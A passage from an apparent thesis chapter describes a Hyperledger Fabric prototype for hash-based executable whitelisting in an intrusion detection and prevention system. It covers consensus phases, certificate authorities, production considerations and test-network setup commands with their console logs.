Within the prototype's blockchain network our channel is named "Channel A". It is a communication mechanism for organizations 1 & 2 (and their components) within the blockchain network to communicate and transact privately. For the sake of simplicity and understanding, one can view Channel A as a private "subnet" of communication between "Org1" and "Org2" organizations (members), which eventually enables them to conduct private and confidential transactions. For the two peers of each organization respectively to join the channel, an identity is required. For every transaction that is executed via the channel, the peers and entities must first acquire authentication and gain authorization. Simply stated and demonstrated in Figure 31, "Channel A" connects "Org1 – Peer", "Org2 – Peer", "Founder – Orderer" and finally the "Client", which is the actual BIDPS application.

4.4.5 Orderer

The Orderer is named after "Founder – Orderer" and is a special node responsible for ordering transactions, creating a new block of ordered transactions, and distributing the newly created block to all peers on Channel A, therefore always keeping ledgers on "Org1 – Peer" and "Org2 – Peer" consistent. In the prototype's blockchain network there is only one orderer (or ordering node) due to limited hardware resources, nonetheless the "Founder – Orderer" as shown in Figure 31, performs the transaction ordering, which can also be referred to as ordering service. The ordering service, or the orderer if we look at it from a component perspective, is one of the most important components within the prototype's blockchain network due to its fundamental role in reaching consensus.

4.4.6 Consensus

Consensus is used as an overarching broader term for the overall transactional flow. The meaning and goal are to produce an agreement on order of transactions comprising a block, while at the same time confirming their correctness.

Several distributed permissionless blockchain networks (e.g., Bitcoin or Ethereum) allow for any node to participate in the consensus process, and therefore order transactions which in turn are grouped into blocks. This fact of permissionless chains means that their network relies on **probabilistic consensus algorithms** [107] [108], which ultimately provides for ledger consistency to be achieved with a high degree of probability. On the other hand, the concept of probabilistic consensus in this context, is vulnerable to divergent ledgers, also referred to as forked ledgers. This means that one or several participants in the network may have altered view of the accepted order of transactions, for instance if a “malicious acting” node joins the permissionless network and becomes part of the consensus process.

The prototype’s blockchain network is based on Hyperledger Fabric, therefore, inherently relying on **deterministic consensus algorithm** [107] [108]. Determinism in the context of blockchains, simply put, means that if one enacts the same steps in a pre-defined order, the same results as anybody else who follows the exact process should be achieved. This eventually provides guarantee that any block validated by peers is correct and final. Moreover, leveraging this architecture, ledger(s) cannot fork as they do in other distributed permissionless blockchain networks. In this context and architecture, an abundance of multistage and multi hierarchy endorsement, validity and versioning checks happens in the prototype’s blockchain network to achieve consensus. Since this is permissioned network, there is an inherent assumption that participating nodes “Org2 – Peer” and “Org1 – Peer”, are partially trusted. Before changes can be written on a block of transactions onto the ledger(s), there are several phases to guarantee endorsement, data synchronization across all participants, transaction order and finally, correctness. More specific, the prototype’s consensus can be divided into the following three phases **(A) endorsement, (B) ordering, (C) validation and commitment**, shown in Figure 33.




Figure 33 - Transaction invocation workflow.

A. Endorsement happens through steps 1 to 3.

- ◆ **Step 1 - Transaction proposal:** since this is a notional bank network most likely an administrator will oversee and submit transactions, however, there are “users” and “administrators” allowed to propose transactions for the sake of completeness and more accurate replication of an enterprise system, casually based on user and administrator roles. With that in mind, an administrator or user proposes a transaction to submit a new executable’s hash for whitelisting through the “Client” which is signed by the user’s or administrator’s certificate. Next, the proposal is sent to the pre-defined endorsing peers “Org1 – Peer” and “Org2 – Peer” through “Channel A”.
- ◆ **Step 2 - Transaction simulation:** endorsing peers “Org1 – Peer” and “Org2 – Peer” perform a sequence of verification checks. Namely the peers verify:
 - i. A well-formed transaction is proposed.
 - ii. The proposed transaction is unique, viz., it has not been submitted in the past, which ultimately provides for replay-attack protection.
 - iii. User/administrator signature is valid.
 - iv. “Client” is authorized and joined in “Channel A” and adheres to “Channel’s A” writer’s policy.

These are the basic arguments invoked in the chain code’s function, which is in turn executed against the world state database to generate transactions results. At this point there are zero updates made on the ledger. The transaction simulation results

coupled with “Org1 – Peer” and “Org2 – Peer” signatures are reverted as an “endorsed proposal response”.

- ◆ **Step 3 – Endorsed proposal response:** the prototype application, or “Client”, accumulates and verifies the endorsing “Org1 – Peer” and “Org2 – Peer” signatures and compares the proposal responses to conclude if the “endorsed proposal responses” are identical. Since the intention is to indeed submit a new executable’s hash to be whitelisted in the form of transaction to the ordering service and update the ledger, then the application will determine if “Org1 – Peer” and “Org2 – Peer” both endorse. If the intention, however, was to simply query the ledger to find out if an executable’s hash is already written, then the prototype application would only inspect the query rather than submit the transaction to the ordering service.

B. Ordering happens through steps 4 to 5.

- ◆ **Step 4 – Transaction submission:** once a “transaction message” is formed, containing the transaction proposal and response (outcome of step 3) the “Client” sends it to the “Founder – Orderer”.
- ◆ **Step 5 – Transaction ordering and new block creation:** In continuation, the “Founder – Orderer” only needs to arrange the transactions received via “Channel A” chronologically, generates a block of transaction and signs it with its certificate.

C. Validation and commitment happen through steps 6 to 7.

- ◆ **Step 6 – New block distribution:** “Founder – Orderer” broadcasts the generated block to “Org1 – Peer” and “Org2 – Peer” on “Channel A”. Next and since both peers are endorsing peers, a versioning check named multi-version concurrency control (MVCC) check takes place. The MVCC check validates the correctness of each transaction in the received block. More specifically, “Org1 – Peer” and “Org2 – Peer” compare each transaction’s details against the ledger’s world state database. If the result is successful, then the transaction is marked as valid while “Org1 – Peer” and “Org2 – Peer” world state databases get updated. If the result is unsuccessful, the transaction is marked as invalid and does not affect “Org1 – Peer” and “Org2 – Peer” world state database anyhow. Lastly, the received block will be appended into “Org1 – Peer” and “Org2 – Peer” local blockchain. Such will happen regardless of the MVCC outcome, namely, irrespective of the block being marked as valid or invalid, it will be appended into peer’s local blockchain hence providing for an immutable source of tracking.
- ◆ **Step 7 – Event delivery:** An event is delivered by “Org1 – Peer” and “Org2 – Peer” to notify the “Client” that:
 - i. The transaction has been appended (immutably) on chain.
 - ii. The transaction has been validated or invalidated.

4.4.7 Certificate Authorities

The Certificate Authorities, otherwise known as CAs are responsible for managing user certificates such as user registration, user enrolment and user revocation. The network setup is based on private permissioned blockchain network, therefore only permitted users can (1) query peer ledgers and access information or (2) invoke, namely create new transactions via Channel A. To achieve this, X.509 standard [109] [110] certificates are used to represent permissions, roles and attributes to users, administrators, “Org1 – Peer” and “Org2 – Peer” and “Founder – Orderer”. X.509 standard defines the format of public key infrastructure (PKI) certificates. PKI is subsequently used within the prototype’s network to verify the actions of all network participants. As a result, “Org1” operates its own CA “Org1 – CA”, “Org2” operates “Org2 – CA” and “Founder – Orderer” operates “Founder – CA”.

4.4.8 Client

The **Client**, considered to be the actual application (or even a set of applications) that interacts with the prototype’s blockchain network. The blockchain Lab (Figure 31) is virtualised on a single host running Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64). Some of the internal components described above are running as containers (e.g., peers) for the sake of architecture simplification, but also for resource minimization. Prior moving the Fabric test lab into production environment multiple parameters would have to be considered and ultimately changed, therefore the prototype cannot function as a production blueprint, rather than a test environment to facilitate evaluation and validation of capabilities effectiveness. In a production environment one should consider parameters such as, security of the blockchain network e.g., how to properly segment and secure it from the rest of the network, resource management e.g., separate hosts should contain peers and/or orderer, and high availability e.g., single, or double CAs, peers and orderer.

4.4.9 Considerations Towards a Production Environment

Finally, due to the simplified blockchain network architecture, network traffic congestions might be one of the most likely issues due to a single “Founder – Orderer” and multiple peers, in our case “Org1 – Peer” and “Org2 – Peer”. If we assume that the notional bank is growing over time, and more branches are joining the blockchain network therefore more Organizations and hence more peers joining “Channel A”, the single “Founder – Orderer” would most likely get overburdened with tasks such as distributing blocks of transactions. As a result, the “Founder – Orderer” might become a single point of failure.

Although, a secondary orderer can always be added or even a cluster of orderer nodes ideally, Hyperledger Fabric currently supports two implementation of crash fault tolerance (CFT) to “Founder – Orderer”, namely Raft and Kafka. A third option is under development and testing at the same time and based on the Byzantine Fault Tolerant (BFT) ordering service. Regarding the possible network congestion due to block distribution overhead, the concept of leading peers is utilized as mitigating measure. For this concept to be triggered an organization e.g., “Org1” would need more than one peer and as such, for example, one peer would take the leading role while the other would function as an endorsing peer. As a result, the leading peer would disseminate the received block to other peers in the same organizations offloading the steps described in Figure 33. If the test network performs

sufficiently, and the notional bank’s branches are starting to join the network (as organization entities) while moving the infrastructure into production, then the production network would look like Figure 34 [77] [110].




Figure 34 - Hyperledger Fabric sample production network.

4.4.10 Prototype’s Network Configuration

Logged on the virtualized blockchain lab with hostname “blocklabz”, the following command switches to the necessary working directory and brings any previously running network down.

```
$ cd /home/blocklab/Desktop/hyperlab/fabric-samples/test-network; ./network.sh down
```

Network.sh is a powerful shell script used to start, stop, and configure the blockchain network. Sample output of running the script without any switches is shown below. The aim is to display the network.sh shell script’s options for explanation purposes regarding the switches used in continuation:

```
blocklab@blocklabz:~/Desktop/hyperlab/fabric-samples$ cd test-network; ./network.sh
```

Usage:

```
network.sh <Mode> [Flags]
```

Modes:

- up** - Bring up Fabric orderer and peer nodes. No channel is created
- up createChannel** - Bring up fabric network with one channel
- createChannel** - Create and join a channel after the network is created
- deployCC** - Deploy a chaincode to a channel (defaults to asset-transfer-basic)
- down** - Bring down the network

Flags:

Used with **network.sh up**, **network.sh createChannel**:

- ca <use CAs> - Use Certificate Authorities to generate network crypto material
- c <channel name> - Name of channel to create (defaults to "mychannel")
- s <dbtype> - Peer state database to deploy: goleveldb (default) or couchdb
- r <max retry> - CLI times out after certain number of attempts (defaults to 5)
- d <delay> - CLI delays for a certain number of seconds (defaults to 3)
- verbose - Verbose mode

Used with **network.sh deployCC**

- c <channel name> - Name of channel to deploy chaincode to
- ccn <name> - Chaincode name.
- ccl <language> - Programming language of the chaincode to deploy: go, java, javascript, typescript
- ccv <version> - Chaincode version. 1.0 (default), v2, version3.x, etc.
- ccs <sequence> - Chaincode definition sequence. Must be an integer, 1 (default), 2, 3, etc
- ccp <path> - File path to the chaincode.
- ccep <policy> - (Optional) Chaincode endorsement policy using signature policy syntax. The default policy requires an endorsement from Org1 and Org2
- cccg <collection-config> - (Optional) File path to private data collections configuration file
- cci <fcn name> - (Optional) Name of chaincode initialization function. When a function is provided, the execution of init will be requested and the function will be invoked.

Next, using the network.sh shell script the Fabric test network is launched with the following command, using certificate authorities hence the -ca switch.

```
$ sudo ./network.sh up createChannel -c mychannel -ca
```

First, a channel named "mychannel" is created and anchored on both peers, as shown in Figure 35.

Finally, the certificate authorities (CAs) are generated as demonstrated in Figure 38

```

root@blocklab:~/home/blocklab/Desktop/hyperlab/fabric-samples/test-network# ./network.sh createChannel -c mychannel -ca
Creating channel 'mychannel'
If network is not up, starting nodes with CLI timeout of '15' tries and CLI delay of '3' seconds and using database 'leveldb with crypto from 'Certificate Authorities'
Bringing up network
LOCAL_VERSION=2.3.2
DOCKER_IMAGE_VERSION=2.3.2
CA_LOCAL_VERSION=1.5.1
CA_DOCKER_IMAGE_VERSION=1.5.1
Generating certificates using Fabric CA
Creating network 'fabric-test' with the default driver
Creating ca_org2 ... done
Creating ca_org1 ... done
Creating ca_orderer ... done
Creating Org identities
Enrolling the CA admin
+ fabric-ca-client enroll -u https://admin:admin@localhost:7054 --caname ca-org1 --tls.certfiles /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/fabric-ca/org1/tls-cert.pem
2021/09/01 03:18:06 [INFO] Created a default configuration file at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/fabric-ca-client-config.yaml
2021/09/01 03:18:06 [INFO] TLS Enabled
2021/09/01 03:18:06 [INFO] generating key: &{A:ecdsa S:256}
2021/09/01 03:18:06 [INFO] encoded CSR
2021/09/01 03:18:06 [INFO] Stored client certificate at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/msp/signcerts/cert.pem
2021/09/01 03:18:06 [INFO] Stored root CA certificate at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/msp/cacerts/localhost-7054-ca-org1.pem
2021/09/01 03:18:06 [INFO] Stored Issuer public key at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/msp/IssuerPublicKey
2021/09/01 03:18:06 [INFO] Stored Issuer revocation public key at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/msp/IssuerRevocationPublicKey
Registering peer0
+ fabric-ca-client register --caname ca-org1 --id.name peer0 --id.secret peer0pw --id.type peer --tls.certfiles /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/fabric-ca/org1/tls-cert.pem
2021/09/01 03:18:06 [INFO] Configuration file location: /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/fabric-ca-client-config.yaml
2021/09/01 03:18:06 [INFO] TLS Enabled
2021/09/01 03:18:06 [INFO] TLS Enabled
Password: peer0pw
Registering user
+ fabric-ca-client register --caname ca-org1 --id.name user1 --id.secret user1pw --id.type client --tls.certfiles /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/fabric-ca/org1/tls-cert.pem
2021/09/01 03:18:06 [INFO] Configuration file location: /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/fabric-ca-client-config.yaml
2021/09/01 03:18:06 [INFO] TLS Enabled
2021/09/01 03:18:06 [INFO] TLS Enabled
Password: user1pw
Registering the org admin
+ fabric-ca-client register --caname ca-org1 --id.name orgadmin --id.secret orgadminpw --id.type admin --tls.certfiles /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/fabric-ca/org1/tls-cert.pem
2021/09/01 03:18:06 [INFO] Configuration file location: /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/fabric-ca-client-config.yaml
2021/09/01 03:18:06 [INFO] TLS Enabled
2021/09/01 03:18:06 [INFO] TLS Enabled
Password: orgadminpw
Generating the peer0 msp
+ fabric-ca-client enroll -u https://peer0:peer0pw@localhost:7054 --caname ca-org1 -M /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/msp/signcerts/cert.pem
2021/09/01 03:18:07 [INFO] TLS Enabled
2021/09/01 03:18:07 [INFO] generating key: &{A:ecdsa S:256}
2021/09/01 03:18:07 [INFO] encoded CSR
2021/09/01 03:18:07 [INFO] Stored client certificate at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/msp/signcerts/cert.pem
2021/09/01 03:18:07 [INFO] Stored root CA certificate at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/msp/cacerts/localhost-7054-ca-org1.pem
2021/09/01 03:18:07 [INFO] Stored Issuer public key at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/msp/IssuerPublicKey
2021/09/01 03:18:07 [INFO] Stored Issuer revocation public key at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/msp/IssuerRevocationPublicKey
Generating the peer0-tls certificates
+ fabric-ca-client enroll -u https://peer0:peer0pw@localhost:7054 --caname ca-org1 -M /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls --enrollment.profile tls --csr.hosts peer0.org1.example.com --csr.hosts localhost --tls.certfiles /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/fabric-ca/org1/tls-cert.pem
2021/09/01 03:18:07 [INFO] TLS Enabled
2021/09/01 03:18:07 [INFO] generating key: &{A:ecdsa S:256}
2021/09/01 03:18:07 [INFO] encoded CSR
2021/09/01 03:18:07 [INFO] Stored client certificate at /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/peerOrganizations/org1.example.com/peers/peer0.org1.example.com/tls/signcerts/cert.pem

```

Figure 38 - Generate CAs.

The following command performs several steps at once. Namely, the blockchain network is deployed with two peers, one ordering service, and three certificate authorities (one for each peer and one for the orderer).

```
$ sudo ./network.sh deployCC -ccn basic -ccp ../asset-transfer-basic/chaincode-javascript/ -ccl javascript
```

The chaincode name is set to “basic”, programming language is set to JavaScript. The invoked script will use chaincode lifecycle to perform packaging, installation, querying of installed chaincode and finally approval of chaincode for both Org1 and Org2.

```

+ peer lifecycle chaincode package basic.tar.gz --path ../asset-transfer-basic/chaincode-javascript/ --lang node --label basic_1.0
+ res=0
Chaincode is packaged
Installing chaincode on peer0.org1...
Using organization 1
+ peer lifecycle chaincode install basic.tar.gz
+ res=0
2021-09-01 03:18:52.899 PDT [cli.lifecycle.chaincode] submitInstallProposal -> INFO 001 Installed remotely: response:status:200 payload:"\nbasic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a70227basic_1.0" >
2021-09-01 03:18:52.899 PDT [cli.lifecycle.chaincode] submitInstallProposal -> INFO 002 Chaincode code package identifier: basic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a7
Chaincode is installed on peer0.org1
Install chaincode on peer0.org2...
Using organization 2
+ peer lifecycle chaincode install basic.tar.gz
+ res=0
2021-09-01 03:19:06.598 PDT [cli.lifecycle.chaincode] submitInstallProposal -> INFO 001 Installed remotely: response:status:200 payload:"\nbasic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a70227basic_1.0" >
2021-09-01 03:19:06.598 PDT [cli.lifecycle.chaincode] submitInstallProposal -> INFO 002 Chaincode code package identifier: basic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a7
Chaincode is installed on peer0.org2
Using organization 1
+ peer lifecycle chaincode queryinstalled
+ res=0
Installed chaincodes on peer:
Package ID: basic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a7, Label: basic_1.0
Query installed successful on peer0.org1 on channel
Using organization 1
+ peer lifecycle chaincode approveformyorg -o localhost:7050 --ordererTLSHostnameOverride orderer.example.com --tls --cafile /home/blocklab/Desktop/hyperlab/fabric-samples/test-network/organizations/ordererOrganizations/example.com/orderer.example.com/msp/tlscacerts/tlsca.example.com-cert.pem --channelID mychannel --name basic --version 1.0 --package-id basic_1.0:8c486aa50eb8b372cd7c1d5d019ba82b8f1b5614d1e9086ee239f3c27ba184a7 --sequence 1
+ res=0
2021-09-01 03:19:08.751 PDT [chaincodeCmd] ClientWait -> INFO 001 txid [c4c2631929e14695d0e214c247d9617103f903d251fd24cd5c331393f6c6a8f] committed with status (VALID) at localhost:7051
Chaincode definition approved on peer0.org1 on channel 'mychannel'

```

Figure 39 - Invoking the chaincode lifecycle package.

Ultimately it commits the chaincode. After successful script execution and chaincode deployment, the key output is the following. The full console output is shown in Figure 40

```
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':Version: 1.0, Sequence: 1,
Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [Org1MSP: true, Org2MSP: true]

Query chaincode definition successful on peer0.org2 on channel 'mychannel'
Chaincode initialization is not required
```

```
chaincode definition committed on channel 'mychannel'
Using organization 1
Querying chaincode definition on peer0.org1 on channel 'mychannel'...
Attempting to Query committed status on peer0.org1, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [Org1MSP: true, Org2MSP: true]
Query chaincode definition successful on peer0.org1 on channel 'mychannel'
Using organization 2
Querying chaincode definition on peer0.org2 on channel 'mychannel'...
Attempting to Query committed status on peer0.org2, Retry after 3 seconds.
+ peer lifecycle chaincode querycommitted --channelID mychannel --name basic
+ res=0
Committed chaincode definition for chaincode 'basic' on channel 'mychannel':
Version: 1.0, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [Org1MSP: true, Org2MSP: true]
Query chaincode definition successful on peer0.org2 on channel 'mychannel'
Chaincode initialization is not required
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/test-network#
```

Figure 40 - Successfully committing and initializing chaincode on peers.

4.4.11 Limitations

The overall notional bank network (Figure 18) operates in asynchronous mode. This means that a manual process needs to take place for the necessary information to be transferred from and to the remote employee’s endpoint (1) and the blockchain lab (6). Two possible ways of automation would be:

- ❑ A semi-automatic bridge between remote employee’s endpoint (1) and blockchain lab (6) using encrypted software to replicate a copy-paste mechanism in timed intervals.
- ❑ Development of a specific agent and installation on the assumed remote employee’s endpoint (1) to constantly send and receive data via an encrypted channel.

To overcome the lack of an automated channel, a manual process takes place to simulate as much as possible one of the above automated or semi-automated way of data exchange. Namely, manually transferring the hashes from the assumed remote employee’s workstation back to the blockchain lab server. In addition, the hashes are imported on-chain using the JavaScript application “app.js”, invoking the “CreateAsset” call via “CreateAsset” chaincode function, all in form of a transaction.

4.4.12 Specifications

Table 10 - Blockchain lab specifications.

	Hyperledger Fabric Blockchain Lab “Blocklabz” (6) (VM)
Operating System (OS)	Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64)
Hard Disk Drives (HDD)	25GB
Central Processing Unit (CPU)	2.22 GHz Quad Core Intel Core i7-4770HQ

Random Access Memory (RAM)	6GB
Software (SW)	Git, cURL, Docker, JQ, GO, Hyperledger fabric 2.3, Ubuntu 20x basic installation with advanced package tool (APT) and APT essentials

4.5 Blockchain Application Layer

In this section we describe how the prototype intrusion detection and prevention application, and smart contract (chaincode) will interact with the deployed blockchain network. Utilizing sample programs built into Hyperledger Fabric performing basic functions, the asset-transfer smart contract is invoked and therefore enables an administrator (or even a user if permissioned appropriately) to accomplish two basic tasks through the application:

- **Query the ledger content:** for instance, an administrator could query for imported hashes (belonging to executable extensions as described in 4.2 Hash-based Blockchain-enabled Whitelisting). Therefore, the administrator can manually crosscheck if a hash exists on the chain and conclude if an executable extension, is, or will be able to run on the remote employee's endpoint.
- **Submit transactions to the ledger:** for instance, update the ledger with new hashes in case a hash is not imported automatically. Another case might be an ad-hoc request of an executable extension's hash, requiring an immediate import for emergency execution on the remote employee's workstation.

Expanding on Figure 31, Figure 41 shows the relation between (1) the application, and (2) the chaincode, the last two out of five core components of the blockchain enabled intrusion detection and prevention prototype. Third core component being the blockchain network (see 4.3. Blockchain Network Layer), second, the hashes of the executable extensions on remote employee's endpoint (see 4.2 Hash-based Blockchain-enabled Whitelisting) and finally, the overall operating ZTA environment (see 4.1 Zero Trust Architecture).




Figure 41 - Application and chaincode interaction with blockchain network.

The goal of the setup is to utilize the asset transfer samples as provided by Hyperledger Fabric, to build a working IDPS prototype application and chaincode, ultimately interacting with each other through Fabric SDK. The basic flow of how this interaction between the application and the chaincode in relation to the blockchain network, is shown in Figure 42.

